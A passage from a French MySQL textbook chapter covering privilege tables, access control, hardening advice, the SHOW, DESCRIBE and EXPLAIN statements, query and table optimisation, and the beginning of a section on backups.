`Create view priv`	`enum('N',Y')`
`Show view priv`	`enum('N',Y')`
`Create routine priv`	`enum('N',Y')`
`Alter routine priv`	`enum('N',Y')`
`Execute priv`	`enum('N',Y')`
`Trigger priv`	`enum('N',Y')`

Les tables *tables_priv*, *columns_priv* et *procs_priv*

Ces trois tables servent, respectivement, à enregistrer les privilèges au niveau des tables, au niveau des colonnes et pour les procédures stockées.

Ces tables ont une structure légèrement différente des tables `user`, `db` et `host`. Leurs schémas sont présentés dans les Tableaux 12.4, 12.5 et 12.6.

Tableau 12.4 : Le schéma de la table *tables_priv* de la base de données mysql

Champ	*Type*
`Host`	`char(60)`
`Db`	`char(64)`
`User`	`char(16)`
`Table name`	`char(60)`
`Grantor`	`char(77)`
`Timestamp`	`timestamp(14)`
`Table priv`	`set('Select', 'Insert', 'Update', 'Delete', 'Create', 'Drop', 'Grant', 'References', 'Index', 'Alter', 'Create View', 'Show View', Trigger)`
`Column priv`	`set('Select', 'Insert', 'Update', 'References')`

Tableau 12.5 : Le schéma de la table *columns_priv* de la base de données mysql

Champ	*Type*
`Host`	`char(60)`
`Db`	`char(64)`
`User`	`char(16)`
`Table name`	`char(64)`
`Column name`	`char(64)`
`Timestamp`	`timestamp(14)`
`Column priv`	`set('Select', 'Insert', 'Update', 'References')`

Tableau 12.6 : Le schéma de la table *procs_priv* de la base de données mysql

Champ	*Type*
`Host`	`char(60)`
`Db`	`char(64)`
`User`	`char(16)`
`Routine name`	`char(64)`
`Routine type`	`enum('FUNCTION', 'PROCEDURE')`
`Grantor`	`char(77)`
`Proc priv`	`set('Execute','Alter Routine', 'Grant')`
`Timestamp`	`timestamp(14)`

La colonne `Grantor` des tables `tables priv` et `procs priv` contient le nom de l'utilisateur qui a fourni ce privilège à l'utilisateur considéré. La colonne `Timestamp` de ces trois tables contient la date et l'heure courantes au moment où ce privilège a été accordé.

Contrôle d'accès : utilisation des tables de privilèges par MySQL

MySQL se sert des tables des privilèges pour déterminer ce qu'un utilisateur a le droit de faire. Cette opération s'effectue en deux étapes :

1. **Vérification de la connexion**. Dans cette étape, MySQL vérifie si vous avez le droit de vous connecter compte tenu des informations de la table `user`, comme nous l'avons déjà vu. Cette authentification prend en compte votre nom d'utilisateur,

votre nom d'hôte et votre mot de passe. Si un nom d'utilisateur est laissé vide dans la table `user`, il correspond à tous les utilisateurs. Les noms d'hôtes peuvent contenir un joker (`%`) qui peut remplacer l'intégralité du champ (dans ce cas, le `%` correspond à tous les hôtes) ou uniquement une partie du nom d'hôte (par exemple, `%.tangledweb.com.au` correspond à tous les hôtes dont le nom se termine par `.tangledweb.com.au`). Si le champ du mot de passe est laissé vide, aucun mot de passe n'est nécessaire. Pour des raisons de sécurité, il vaut mieux éviter que la table `user` contienne une ligne ne contenant aucun nom d'utilisateur, aucun mot de passe et un nom d'hôte uniquement composé d'un joker. Si le nom d'hôte est vide, MySQL se réfère à la table `host` afin de trouver une entrée `user` et `host` correspondante.

2. **Vérification des requêtes**. À chaque fois que vous envoyez une requête après avoir établi une connexion, MySQL vérifie si vous avez le niveau de privilèges approprié. Le système commence par vérifier les privilèges globaux (dans la table `user`) ; s'ils ne sont pas suffisants, il vérifie les tables `db` et `host`. Si vous n'avez toujours pas les privilèges suffisants, MySQL vérifie la table `tables priv` et enfin la table `columns priv` (si l'opération implique des procédures stockées, il vérifie la table `procs priv` au lieu de ces deux tables).

Mise à jour des privilèges : à quel moment les modifications prennent-elles effet ?

Le serveur MySQL lit automatiquement les tables des privilèges lors de son démarrage et lorsque vous exécutez des instructions `GRANT` et `REVOKE`. Cependant, maintenant que nous savons où et comment ces privilèges sont enregistrés, nous pouvons les modifier manuellement. Dans ce cas, le serveur MySQL *ne remarquera pas que vous les avez modifiés*.

Il faut donc indiquer au serveur qu'une modification est intervenue. Pour cela, vous disposez de trois techniques. Vous pouvez utiliser la commande :

```
flush privileges;
```

à l'invite de MySQL (vous devez avoir ouvert une session sous le compte d'un administrateur). Il s'agit de la manière la plus courante pour mettre à jour les privilèges.

Mais vous pouvez également utiliser :

```
mysqladmin flush-privileges
```

ou :

```
mysqladmin reload
```

à partir de l'invite de commande de votre système d'exploitation.

Après cette opération, les niveaux de privilèges globaux seront vérifiés lors de la prochaine connexion d'un utilisateur. Les privilèges de niveau base de données seront vérifiés lors de l'exécution de la prochaine instruction d'utilisation, et les privilèges au niveau des tables et des colonnes le seront lors de la prochaine requête d'utilisateur.

Sécuriser une base de données MySQL

La sécurité est très importante, en particulier lorsque vous connectez une base de données MySQL à votre site web. Dans cette section, nous allons nous intéresser aux précautions que vous devez prendre afin de protéger votre base de données.

MySQL du point de vue du système d'exploitation

Sur un système Unix, il est fortement déconseillé d'exécuter le serveur MySQL (`mysqld`) sous le compte de l'utilisateur `root`. En effet, cela donnerait à n'importe quel utilisateur de MySQL des droits d'accès complets en lecture et en écriture sur tous les fichiers du système. Ce point est particulièrement sensible et l'on a tendance à l'oublier un peu trop souvent. Cette erreur a notamment été mise à profit pour pirater le site web d'Apache (heureusement, les pirates étaient amicaux et n'avaient pour seul but que d'améliorer la sécurité du site).

Il vaut donc mieux créer un utilisateur MySQL particulier pour l'exécution de `mysqld`. En outre, il devient alors possible de rendre les répertoires (dans lesquels les données sont enregistrées) accessibles uniquement pour cet utilisateur. Dans de nombreuses installations, le serveur est configuré pour être exécuté sous le compte de l'utilisateur `mysql` avec le groupe `mysql`.

Idéalement, il faut aussi placer votre serveur MySQL derrière un pare-feu. De cette manière, vous pourrez interrompre les connexions provenant d'ordinateurs non autorisés. Testez si vous pouvez vous connecter à votre serveur depuis l'extérieur en passant par le port 3306, qui est le port par défaut de MySQL et qui devrait être bloqué par votre pare-feu.

Mots de passe

Vérifiez que tous vos utilisateurs possèdent des mots de passe (et tout particulièrement `root !`), que ceux-ci sont bien choisis et qu'ils sont régulièrement modifiés, comme pour les mots de passe de votre système d'exploitation. Il vaut mieux éviter les mots de passe contenant des mots provenant d'un dictionnaire et leur préférer des combinaisons de lettres et de chiffres.

S'il vous faut stocker des mots de passe dans des scripts, assurez-vous que seul l'utilisateur dont le mot de passe est enregistré dans un script a le droit de le lire.

Les scripts PHP utilisés pour se connecter à la base de données ont besoin de connaître le mot de passe de l'utilisateur concerné. Il est possible de sécuriser cette opération en plaçant le nom d'utilisateur et le mot de passe dans un fichier appelé, par exemple, *dbconnect.php*, puis d'inclure celui-ci lorsque vous en avez besoin. Ce fichier doit être soigneusement conservé à l'extérieur de l'arborescence des documents web et être accessible uniquement à l'utilisateur approprié. N'oubliez pas que, si vous placez ces informations dans un fichier *.inc* (ou une autre extension) dans l'arborescence des documents web, vous devez vérifier que votre serveur web sait que ces fichiers doivent être interprétés comme des fichiers PHP pour qu'ils ne s'affichent pas comme du texte brut dans un navigateur web.

Ne stockez pas les mots de passe en clair dans votre base de données. Les mots de passe MySQL ne sont pas enregistrés de cette manière, mais il arrive souvent que dans le cadre d'applications web on souhaite enregistrer les noms des comptes utilisateurs et les mots de passe des membres du site. Vous pouvez chiffrer (de manière non réversible) vos mots de passe avec la fonction `password()` de MySQL. Si vous utilisez un mot de passe chiffré dans une clause `SELECT` (pour ouvrir une session utilisateur), vous devrez utiliser la même fonction de chiffrement pour tester le mot de passe saisi par l'utilisateur.

Nous reviendrons sur cette fonctionnalité lorsque nous implémenterons des projets, dans la Partie 5.

Privilèges des utilisateurs

La connaissance du système de privilèges est essentielle. Vous devez donc bien comprendre ce système, ainsi que les conséquences de certains privilèges. D'une manière générale, ne donnez pas plus de droits à vos utilisateurs qu'ils en ont réellement besoin. Pour vous en assurer, vous pouvez examiner les tables de privilèges.

Les privilèges `PROCESS`, `FILE`, `SHUTDOWN` et `RELOAD`, notamment, ne doivent être accordés qu'aux administrateurs, à moins qu'il ne soit absolument nécessaire de les octroyer à un autre utilisateur. Le privilège `PROCESS` permet de savoir ce que font les autres utilisateurs et ce qu'ils tapent au clavier, y compris leurs mots de passe. Le privilège `FILE` permet de lire et de modifier les fichiers de n'importe quel répertoire du système d'exploitation (y compris le fichier */etc/passwd* d'un système Unix, par exemple).

Le privilège `GRANT` doit également être accordé avec précaution, puisqu'il permet aux utilisateurs de partager leurs privilèges avec d'autres.

Lorsque vous créez les utilisateurs, assurez-vous de ne leur accorder l'accès qu'à partir de l'ordinateur d'où ils seront censés ouvrir une session. Par exemple, si l'un de vos utilisateurs s'appelle `jeanne@localhost`, tout va bien. En revanche, si cet utilisateur s'appelle simplement `jeanne`, il pourra ouvrir une session depuis n'importe quel ordinateur et il se peut qu'elle ne soit pas la `jeanne` que vous connaissez. Pour la même raison, évitez d'employer des jokers dans les noms d'hôtes.

Vous pouvez encore améliorer la sécurité de votre système en utilisant des adresses IP à la place des noms de domaines dans la table `host`. Cela vous épargnera bien des problèmes en cas de piratage de votre DNS ou, plus simplement, en cas d'erreur. Pour aller encore plus loin, vous pouvez démarrer le démon MySQL avec l'option `skip name resolve`, qui demande au serveur de ne lire que les adresses IP ou *localhost* dans les colonnes contenant des noms d'hôtes.

Il faut également empêcher les utilisateurs normaux d'accéder au programme `mysqladmin` de votre serveur web. Comme ce programme est exécuté à partir de la ligne de commande, il peut poser problème au niveau des droits du système d'exploitation.

Problèmes relatifs au Web

Le fait de connecter une base de données MySQL au Web pose certains problèmes de sécurité particuliers.

Il peut être intéressant de créer un utilisateur spécial, réservé aux connexions web. De cette manière, vous pouvez lui fournir uniquement des privilèges minimaux et ne pas lui accorder, par exemple, les privilèges `DROP`, `ALTER` ou `CREATE`. Vous pouvez également lui accorder le privilège `SELECT` seulement sur les tables des catalogues et `INSERT` uniquement pour les tables des commandes. C'est, ici aussi, une illustration du principe de privilèges minimaux.

ATTENTION

Nous avons vu au chapitre précédent comment utiliser les fonctions `addslashes()` et `stripslashes()` de PHP pour se débarrasser des caractères susceptibles de poser problème dans les chaînes. Il ne faut pas oublier cette étape. N'oubliez pas non plus de nettoyer les données que vous envoyez à MySQL. Vous vous rappelez peut-être que nous nous sommes servis de la fonction `doubleval()` pour vérifier que les données numériques contiennent réellement des nombres. Il arrive souvent que l'on omette cette vérification : on pense à utiliser `addslashes()`, mais pas toujours à vérifier les valeurs numériques.

Toutes les données provenant des utilisateurs doivent être vérifiées. Même si votre formulaire HTML ne contient que des cases à cocher et des boutons radio, une

personne malveillante peut très bien modifier l'URL pour tenter de pirater votre script. Il est également conseillé de vérifier la taille des données reçues.

Si les utilisateurs saisissent des mots de passe ou des données confidentielles destinés à être enregistrés dans votre base de données, n'oubliez pas que ces informations sont transmises en clair entre le navigateur et le serveur, à moins que vous n'utilisiez SSL (*Secure Sockets Layer*). Nous reviendrons en détail sur SSL et son utilisation.

Obtenir plus d'informations sur les bases de données

Jusqu'à maintenant, nous nous sommes servis de `SHOW` et de `DESCRIBE` pour identifier les tables d'une base de données et pour énumérer les colonnes de ces tables. Nous allons présenter d'autres techniques, comme l'utilisation de l'instruction `EXPLAIN`, pour obtenir plus d'informations sur le fonctionnement de `SELECT`.

Obtenir des informations avec *SHOW*

Nous avons déjà utilisé :

```
show tables;
```

pour obtenir une liste des tables d'une base de données.

L'instruction :

```
show databases;
```

affiche la liste de toutes les bases de données disponibles. Vous pouvez ensuite vous servir de `SHOW TABLES` pour obtenir la liste des tables de l'une de ces bases :

```
show tables from livres;
```

Lorsque vous utilisez `SHOW TABLES` sans préciser la base de données, cette instruction choisit par défaut celle qui est en cours d'utilisation.

Lorsque vous connaissez les tables, vous pouvez obtenir la liste de leurs colonnes :

```
show columns from commandes from livres;
```

Si vous ne précisez pas la base de données, l'instruction `SHOW COLUMNS` choisit par défaut la base de données en cours d'utilisation. Vous pouvez aussi utiliser la convention `base.table` :

```
show columns from livres.commandes;
```

Une autre variante très intéressante de l'instruction `SHOW` permet d'afficher les privilèges d'un utilisateur.

Si, par exemple, vous exécutez :

```
show grants for bookorama;
```

vous obtiendrez la sortie suivante :

```
+-------------------------------------------------------------------------+
| Grants for bookorama@%                                                  |
+-------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO 'bookorama'@'%'                                   |
| IDENTIFIED BY PASSWORD '*1ECE648641438A28E1910D0D7403C5EE9E8B0A85'      |
| GRANT SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, INDEX, ALTER        |
| ON `livres`.* TO 'bookorama'@'%'                                        |
+-------------------------------------------------------------------------+
```

Les instructions `GRANT` qui s'affichent ne sont pas nécessairement celles qui ont été exécutées pour attribuer des privilèges à un utilisateur particulier, mais sont plutôt les instructions équivalentes qui produiraient le niveau de privilège actuel.

Il existe en fait plus d'une trentaine de variantes de l'instruction `SHOW`. Les plus utilisées sont présentées dans le Tableau 12.7 ; pour en connaître la liste complète, consultez la section appropriée du manuel de MySQL**, http://dev.mysql.com/doc/refman/5.1/en/show.html**. Dans le tableau, toutes les occurrences de `[like ou where]` peuvent être remplacées par `LIKE` *`motif`* ou `WHERE` *`expression`*.

Tableau 12.7 : Syntaxe de l'instruction *SHOW*

Variante	*Description*
`SHOW DATABASES [`*`like ou where`*`]`	Donne la liste de toutes les bases de données disponibles.
`SHOW [OPEN] TABLES [FROM` *`basededonnées`*`] [`*`like ou where`*`]`	Donne la liste des tables de la base de données en cours d'utilisation ou dans la base de données *basededonnées*.
`SHOW [FULL] COLUMNS FROM table [FROM` *`basededonnées`*`] [`*`like ou where`*`]`	Donne la liste de toutes les colonnes d'une table particulière dans la base de données en cours d'utilisation ou à partir de la base de données indiquée. Vous pouvez utiliser `SHOW FIELDS` au lieu de `SHOW COLUMNS`.
`SHOW INDEX FROM table [FROM` *`basededonnées`*`]`	Donne les détails de tous les index d'une table particulière de la base de données en cours d'utilisation ou dans la base de données appelée *basededonnées*, si elle est spécifiée. Vous pouvez également utiliser `SHOW KEYS`.
`SHOW [GLOBAL | SESSION] STATUS [`*`like ou where`*`]`	Donne des informations sur certains éléments du système, comme le nombre de threads en cours d'exécution. Une clause `LIKE` permet de choisir les noms de ces éléments. Par exemple, `'Thread%'` peut correspondre à `'Threads cached'`, `'Threads connected'`, `'Threads created'` ou `'Threads running'`.

Tableau 12.7 : Syntaxe de l'instruction *SHOW (suite)*

Variante	*Description*
`SHOW [GLOBAL | SESSION] VARIABLES [like ou where]`	Affiche les noms et les valeurs des variables système de MySQL, comme son numéro de version.
`SHOW [FULL] PROCESSLIST`	Affiche la liste de tous les processus en cours d'exécution dans le système, c'est-à-dire les requêtes en cours de traitement. La plupart des utilisateurs voient uniquement leurs threads mais, s'ils possèdent le privilège `PROCESS`, ils peuvent également voir les processus de tous les utilisateurs, y compris les mots de passe si ceux-ci sont précisés dans les requêtes. Par défaut, les requêtes sont tronquées après le centième caractère. Vous pouvez utiliser le mot-clé facultatif `FULL` pour afficher l'intégralité des requêtes.
`SHOW TABLE STATUS [FROM basededonnées] [like ou where]`	Affiche des informations sur chacune des tables de la base de données en cours d'utilisation ou sur celles de la base de données *basededonnées* si elle est indiquée, éventuellement avec des jokers. Ces informations contiennent notamment le type des tables et la date de leur dernière mise à jour.
`SHOW GRANTS FOR utilisateur`	Affiche les instructions `GRANT` nécessaires pour donner à l'utilisateur son niveau actuel de privilèges.
`SHOW PRIVILEGES`	Affiche les différents privilèges reconnus par le serveur.
`SHOW CREATE DATABASE basededonnées`	Affiche une instruction `CREATE DATABASE` qui créerait la base de données indiquée.
`SHOW CREATE TABLE nomtable`	Affiche une instruction `CREATE TABLE` qui créerait la table indiquée.
`SHOW [STORAGE] ENGINES`	Affiche les moteurs de stockage disponibles dans l'installation et indique le moteur de stockage par défaut (nous reviendrons sur les moteurs de stockage au Chapitre 13).
`SHOW INNODB STATUS`	Affiche des données concernant l'état actuel du moteur de stockage InnoDB.
`SHOW WARNINGS [LIMIT [décalage,] nombre lignes]`	Affiche toutes les erreurs, tous les avertissements et toutes les notifications produites par la dernière instruction qui a été exécutée.
`SHOW ERRORS [LIMIT [décalage,] nombre lignes]`	N'affiche que les erreurs produites par la dernière instruction qui a été exécutée.

Obtenir des informations sur les colonnes avec *DESCRIBE*

Outre l'instruction `SHOW COLUMNS`, vous pouvez utiliser l'instruction `DESCRIBE`, qui est semblable à l'instruction `DESCRIBE` d'Oracle (un autre RDBMS). En voici la syntaxe principale :

```
DESCRIBE table [colonne];
```

Cette instruction fournit des informations sur toutes les colonnes de la table ou sur une colonne particulière si `colonne` est précisée. Il est possible de recourir à des jokers pour les noms des colonnes.

Comprendre le fonctionnement des requêtes avec *EXPLAIN*

L'instruction `EXPLAIN` peut être utilisée de deux manières. Tout d'abord, vous pouvez utiliser :

```
EXPLAIN table;
```

Cette instruction renvoie un résultat comparable à celui de `DESCRIBE table` ou de `SHOW COLUMNS FROM table`.

La seconde forme de `EXPLAIN`, la plus intéressante, permet de voir exactement comment MySQL évalue une requête `SELECT`. Pour l'utiliser de cette manière, il suffit de placer le mot-clé `EXPLAIN` devant une instruction `SELECT`.

Vous pouvez utiliser l'instruction `EXPLAIN` pour déboguer une requête complexe qui ne fonctionne pas correctement ou lorsque l'exécution d'une requête prend trop de temps. Si vous mettez en œuvre des requêtes complexes, vous pouvez commencer par tracer leur fonctionnement avant d'exécuter réellement la requête. Grâce au résultat de cette instruction, vous pouvez même corriger des requêtes et les optimiser, si nécessaire. Il s'agit aussi d'un très bon outil d'apprentissage.

Par exemple, essayez d'exécuter la requête suivante sur la base de données de Book-O-Rama :

```
explain
select clients.nom
from clients, commandes, livres_commandes, livres
where clients.idclient = commandes.idclient
and commandes.idcommande = livres_commandes.idcommande
and livres_commandes.isbn = livres.isbn
and livres.titre like '%Java%';
```

Cette requête produit la sortie suivante (notez que nous l'affichons sous forme verticale parce que les lignes de la table sont trop larges pour tenir dans ce livre ; vous pouvez obtenir ce format en faisant terminer votre requête par `\G` au lieu d'un point-virgule).

```
*************************** 1. row ***************************
           id: 1
  select_type: SIMPLE
        table: commandes
         type: ALL
possible_keys: PRIMARY
          key: NULL
      key_len: NULL
          ref: NULL
         rows: 4
        Extra:
*************************** 2. row ***************************
           id: 1
  select_type: SIMPLE
        table: livres_commandes
         type: ref
possible_keys: PRIMARY
          key: PRIMARY
      key_len: 4
          ref: livres.commandes.idcommande
         rows: 1
        Extra: Using index
*************************** 3. row ***************************
           id: 1
  select_type: SIMPLE
        table: clients
         type: ALL
possible_keys: PRIMARY
          key: NULL
      key_len: NULL
          ref: NULL
         rows: 3
        Extra: Using where; Using join buffer
*************************** 4. row ***************************
           id: 1
  select_type: SIMPLE
        table: livres
         type: eq_ref
possible_keys: PRIMARY
          key: PRIMARY
      key_len: 13
          ref: livres.livres_commande.isbn
         rows: 1
        Extra: Using where
```

Bien que cette sortie puisse paraître déroutante au premier abord, elle se révèle très utile. Examinons les colonnes de cette table une à une.

La première colonne, `id`, fournit l'identifiant de l'instruction `SELECT` dans la requête à laquelle cette ligne se réfère.

La colonne `select type` explique le type de requête utilisé. L'ensemble de valeurs possibles pour cette colonne est présenté dans le Tableau 12.8.

Tableau 12.8 : Valeurs possibles de *select_type* dans la sortie de *EXPLAIN*

Type	*Description*
`SIMPLE`	Requête `SELECT` standard, comme dans cet exemple
`PRIMARY`	Requête externe (première requête) lorsque l'on utilise des sous-requêtes ou des unions
`UNION`	Seconde ou requête suivante dans une union
`DEPENDENT UNION`	Seconde ou requête suivante dans une union, dépendant de la requête principale
`UNION RESULT`	Résultat d'une union
`SUBQUERY`	Sous-requête interne
`DEPENDENT SUBQUERY`	Sous-requête interne, dépendant de la requête principale (sous-requête corrélée)
`DERIVED`	Sous-requête utilisée dans la clause `FROM`
`UNCACHEABLE SUBQUERY`	Sous-requête dont le résultat ne peut pas être mis en cache et qui sera donc réévaluée pour chaque ligne
`UNCACHEABLE UNION`	Seconde ou requête suivante dans une union appartenant à sous-requête non cachable

La colonne `table` énumère simplement les tables utilisées pour répondre à la requête. Chaque ligne du résultat fournit plus d'informations sur la manière dont cette table particulière est utilisée dans la requête. Ici, vous pouvez voir que les tables utilisées sont `commandes`, `livres commandes`, `clients` et `livres` (ce que vous pouvez déjà savoir en examinant tout simplement la requête).

La colonne `type` explique comment la table est utilisée dans les jointures de la requête. Le Tableau 12.9 énumère les valeurs possibles de cette colonne, de la plus rapide à la plus lente en terme de rapidité d'exécution. Cela vous donne une idée du nombre de lignes qui doivent être lues dans chaque table pour exécuter une requête.

Tableau 12.9 : Les différents types de jointures affichés par *EXPLAIN*

Type	*Description*
`const` ou `system`	La table n'est lue qu'une seule fois. Cela se produit lorsque la table ne contient qu'une seule ligne. Le type `system` est utilisé avec les tables systèmes et le type `const` dans les autres cas.

Tableau 12.9 : Les différents types de jointures affichés par *EXPLAIN (suite)*

Type	*Description*
`eq ref`	Pour chaque ensemble de lignes provenant des autres tables de la jointure, une seule ligne est lue dans cette table. Ce type de jointure est utilisé lorsque la jointure se sert de toutes les parties de l'index sur la table et que l'index est `UNIQUE` ou qu'il s'agit de la clé primaire.
`fulltext`	Une jointure sur un index textuel.
`ref`	Pour chaque ensemble de lignes provenant des autres tables de la jointure, vous lisez un ensemble de lignes qui correspondent dans cette table. Ce type de jointure est utilisé lorsque la jointure ne peut pas choisir une ligne unique à partir de la condition de jointure, c'est-à-dire lorsque seule une partie de la clé est utilisée dans la jointure, ou si elle n'est pas un index UNIQUE ou une clé primaire.
`ref or null`	Semblable à une requête ref, mais MySQL recherche également les lignes NULL (ce type est principalement utilisé dans les sous-requêtes).
`index merge`	Une optimisation spécifique, la fusion d'index, a été utilisée.
`unique subquery`	Ce type de jointure sert à remplacer `ref` pour certaines sous-requêtes IN qui ne renvoient qu'une seule ligne.
`index subquery`	Ce type de jointure est semblable à `unique subquery` mais est utilisé pour les sous-requêtes avec un index non `UNIQUE`.
`range`	Pour chaque ensemble de lignes provenant des autres tables de la jointure, vous lisez un ensemble de lignes de cette table qui appartiennent à un intervalle particulier.
`index`	Parcours de l'index complet.
`ALL`	Chaque ligne de la table est traitée.

Dans l'exemple précédent, vous pouvez constater qu'une table est jointe avec `eq ref` (`livres`), qu'une autre l'est avec `ref` (`livres commandes`) et que les deux autres (`commandes` et `clients`) sont jointes avec `ALL`, c'est-à-dire en examinant chaque ligne de la table.

La colonne `rows` conserve ces informations : elle contient une estimation approximative du nombre de lignes de chaque table qui doivent être parcourues pour effectuer la jointure. Vous pouvez les multiplier entre elles pour obtenir le nombre total de lignes examinées pour effectuer une requête. Ces chiffres doivent être multipliés puisqu'une jointure est comparable à un produit des lignes appartenant à différentes tables. Reportez-vous au Chapitre 10 pour plus de détails. N'oubliez pas qu'il s'agit du nombre de lignes examinées, pas du nombre de lignes renvoyées, et qu'il s'agit seulement d'une

estimation : MySQL ne peut pas deviner le résultat final avant d'effectuer réellement la requête.

Naturellement, plus ce nombre est faible, mieux c'est. Pour l'instant, notre base de données contient très peu de données mais, lorsque la taille d'une base commence à augmenter, une requête de ce genre démultiplie le temps d'exécution. Nous y reviendrons un peu plus loin dans ce chapitre.

La colonne `possible keys` fournit la liste des clés que MySQL peut utiliser lors d'une opération de jointure réalisée avec la table. Dans ce cas, vous pouvez voir que les clés possibles sont en fait toutes les clés primaires.

La colonne `key` correspond soit à la clé de la table MySQL utilisée, soit à `NULL` si aucune clé n'a été employée. Vous remarquerez que, bien qu'il y ait des clé primaires possibles pour les tables `clients` et `commandes`, aucune n'a été utilisée dans cette requête.

La colonne `key len` indique la longueur de la clé utilisée. Vous pouvez vous en servir pour savoir si la clé n'a été utilisée que partiellement. Cette information est importante lorsque des clés sont composées de plusieurs colonnes. Dans le cas présent, pour lequel des clés ont été utilisées, c'est la totalité de la clé qui a été employée.

La colonne `ref` montre les colonnes utilisées avec la clé pour sélectionner des lignes dans la table.

Enfin, la colonne `Extra` fournit toutes les autres informations concernant la manière dont la jointure a été effectuée. Le Tableau 12.10 énumère quelques valeurs que vous pourrez rencontrer dans cette colonne. Pour disposer de la liste complète, qui contient plus de quinze possibilités, consultez le manuel de MySQL, **http://dev.mysql.com/doc/refman/5.1/en/using-explain.html**.

Tableau 12.10 : Les valeurs possibles de la colonne *Extra*, qui apparaît dans la sortie de *EXPLAIN*

Valeur	*Signification*
`Distinct`	Une fois la première ligne correspondante trouvée, MySQL cesse de rechercher des lignes.
`Not exists`	La requête a été optimisée pour se servir de `LEFT JOIN`.
`Range checked for`	Pour chaque ligne de l'ensemble de lignes des autres tables de la jointure, MySQL tente de trouver le meilleur index à utiliser, s'il y en a un.
`Using filesort`	Il faudra deux passes pour trier les données, ce qui prend naturellement deux fois plus de temps.

Tableau 12.10 : Les valeurs possibles de la colonne *Extra*, qui apparaît dans la sortie de *EXPLAIN (suite)*

Valeur	*Signification*
`Using index`	Toutes les informations de la table proviennent de l'index, c'est-à-dire que les lignes ne sont en réalité pas examinées.
`Using join buffer`	Les tables sont lues par portions en utilisant le tampon de jointure, puis les lignes sont extraites de ce tampon pour terminer la requête.
`Using temporary`	Il faut créer une table temporaire pour exécuter cette requête.
`Using where`	Une clause `WHERE` est utilisée pour sélectionner les lignes.

Il existe plusieurs manières de résoudre les problèmes mis en évidence par la sortie de `EXPLAIN`.

Tout d'abord, vérifiez les types des colonnes et assurez-vous que ce sont les mêmes. Ceci est particulièrement valable pour la largeur des colonnes car les index ne peuvent pas être utilisés pour associer des colonnes si elles ont des largeurs différentes. Vous pouvez résoudre ce problème en modifiant le type des colonnes à associer ou en intégrant ces informations lors de la conception de votre base de données.

Ensuite, vous pouvez demander à l'optimiseur de jointure d'examiner les distributions des clés et donc de mieux optimiser les jointures à l'aide de l'utilitaire `myisamchk` ou de l'instruction `ANALYZE TABLE`, qui sont équivalents. Vous pouvez invoquer cet outil grâce à la ligne suivante :

```
myisamchk --analyze  chemin_de_la_base_de_données_MySQL/table
```

Vous pouvez vérifier plusieurs tables en les indiquant toutes sur la ligne de commande ou en utilisant la syntaxe suivante :

```
myisamchk --analyze chemin_de_la_base_de_données_MySQL/*.MYI
```

Pour vérifier toutes les tables de toutes les bases de données, utilisez la commande suivante :

```
myisamchk --analyze chemin_du_répertoire_de_données_MySQL/*/*.MYI
```

Vous pouvez également énumérer les tables dans une instruction `ANALYZE TABLE` à partir du moniteur MySQL :

```
analyze table clients, commandes, livres_commandes, livres;
```

Troisièmement, vous pouvez envisager l'ajout d'un nouvel index dans la table. Si la requête est à la fois lente et classique, cette opération est fortement recommandée. S'il s'agit d'une requête que vous ne serez plus amené à effectuer, cette modification n'en vaut probablement pas la peine, d'autant plus qu'elle pourrait ralentir d'autres choses.

Si la colonne `possible keys` de `EXPLAIN` contient plusieurs valeurs `NULL`, vous pouvez améliorer les performances de votre requête en ajoutant un index dans la table en question. Si la colonne que vous utilisez dans votre clause `WHERE` peut accepter un index, vous pouvez vous servir de la commande suivante pour en créer un :

```
ALTER TABLE table ADD INDEX (colonne);
```

Astuces générales d'optimisation

Outre les conseils d'optimisation des requêtes que nous venons de présenter, il existe plusieurs mesures que vous pouvez prendre pour améliorer globalement les performances de votre base de données MySQL.

Optimisation de l'architecture

D'une manière générale, tous les éléments de votre base de données doivent être aussi petits que possible. Pour cela, vous pouvez commencer par choisir une architecture correcte, qui minimise les redondances. Vous pouvez également choisir les types de données les plus petits possibles pour vos colonnes. Il faut également éviter les valeurs `NULL` autant que faire se peut et rendre vos clés primaires aussi courtes que possible.

Évitez les colonnes à largeur variable (comme `VARCHAR`, `TEXT` ou `BLOB`). Si vos tables possèdent des champs de largeur fixe, elles seront plus rapides à utiliser, bien qu'elles nécessitent plus de place.

Permissions

Outre les recommandations que nous venons de voir à propos d'`EXPLAIN`, vous pouvez améliorer la vitesse de vos requêtes en simplifiant les permissions. Nous avons déjà expliqué la manière dont les requêtes sont vérifiées par le système de permissions avant d'être exécutées. Plus ce processus est simple, plus vos requêtes seront exécutées rapidement.

Optimisation des tables

Quand une table a été utilisée pendant un certain temps, ses données peuvent être fragmentées si vous y avez apporté des mises à jour et des suppressions. Cette fragmentation ralentit les recherches dans cette table. Vous pouvez corriger cette situation grâce à l'instruction suivante :

```
OPTIMIZE TABLE nomtable;
```

ou en tapant cette commande à l'invite du système d'exploitation :

```
myisamchk -r table
```

Vous pouvez également vous servir de l'utilitaire `myisamchk` pour trier l'index d'une table et les données conformément à cet index, comme ceci :

```
myisamchk --sort-index --sort-records=1
          chemin_du_répertoire_de_données_MySQL/*/*.MYI
```

Utilisation des index

Pour accélérer les requêtes, servez-vous des index lorsque cela est nécessaire. Restez simple et ne créez pas d'index superflus qui ne seront pas utilisés par vos requêtes. Vous pouvez vérifier si un index sera utilisé en exécutant `EXPLAIN`, comme nous l'avons déjà vu.

Utiliser des valeurs par défaut

Lorsque cela est possible, utilisez des valeurs par défaut pour les colonnes et n'insérez des données que si elles sont différentes de la valeur par défaut. Cela permet de réduire le temps d'exécution de l'instruction `INSERT`.

Autres astuces

Il existe beaucoup d'autres astuces pour améliorer les performances dans des situations particulières ou lorsque vous avez des besoins précis. Le site web de MySQL, **http://www.mysql.com**, propose plusieurs astuces de ce genre.

Sauvegarder votre base de données MySQL

Avec MySQL, vous disposez de plusieurs possibilités pour réaliser une sauvegarde.

La première méthode consiste à verrouiller les tables, avec une commande `LOCK TABLES`, et à copier les fichiers physiques situés sur le disque dur. Voici la syntaxe de cette commande :

```
LOCK TABLES table type_verrou [, table type_verrou ...]
```

Chaque *table* doit être désignée par son nom et le type du verrou peut être `READ` ou `WRITE`. Pour une sauvegarde vous n'avez normalement besoin que d'un verrou en lecture (`READ`). Vous devez également exécuter une commande `FLUSH TABLES` afin de vous assurer que toutes les modifications de vos index ont été écrites sur le disque avant de réaliser une sauvegarde.

Pendant cette sauvegarde, les utilisateurs et les scripts pourront continuer à exécuter des requêtes ne demandant qu'un accès en lecture. Cependant, si votre serveur doit satisfaire un gros volume de requêtes modifiant la base de données, comme des commandes de clients, cette solution est à éviter.

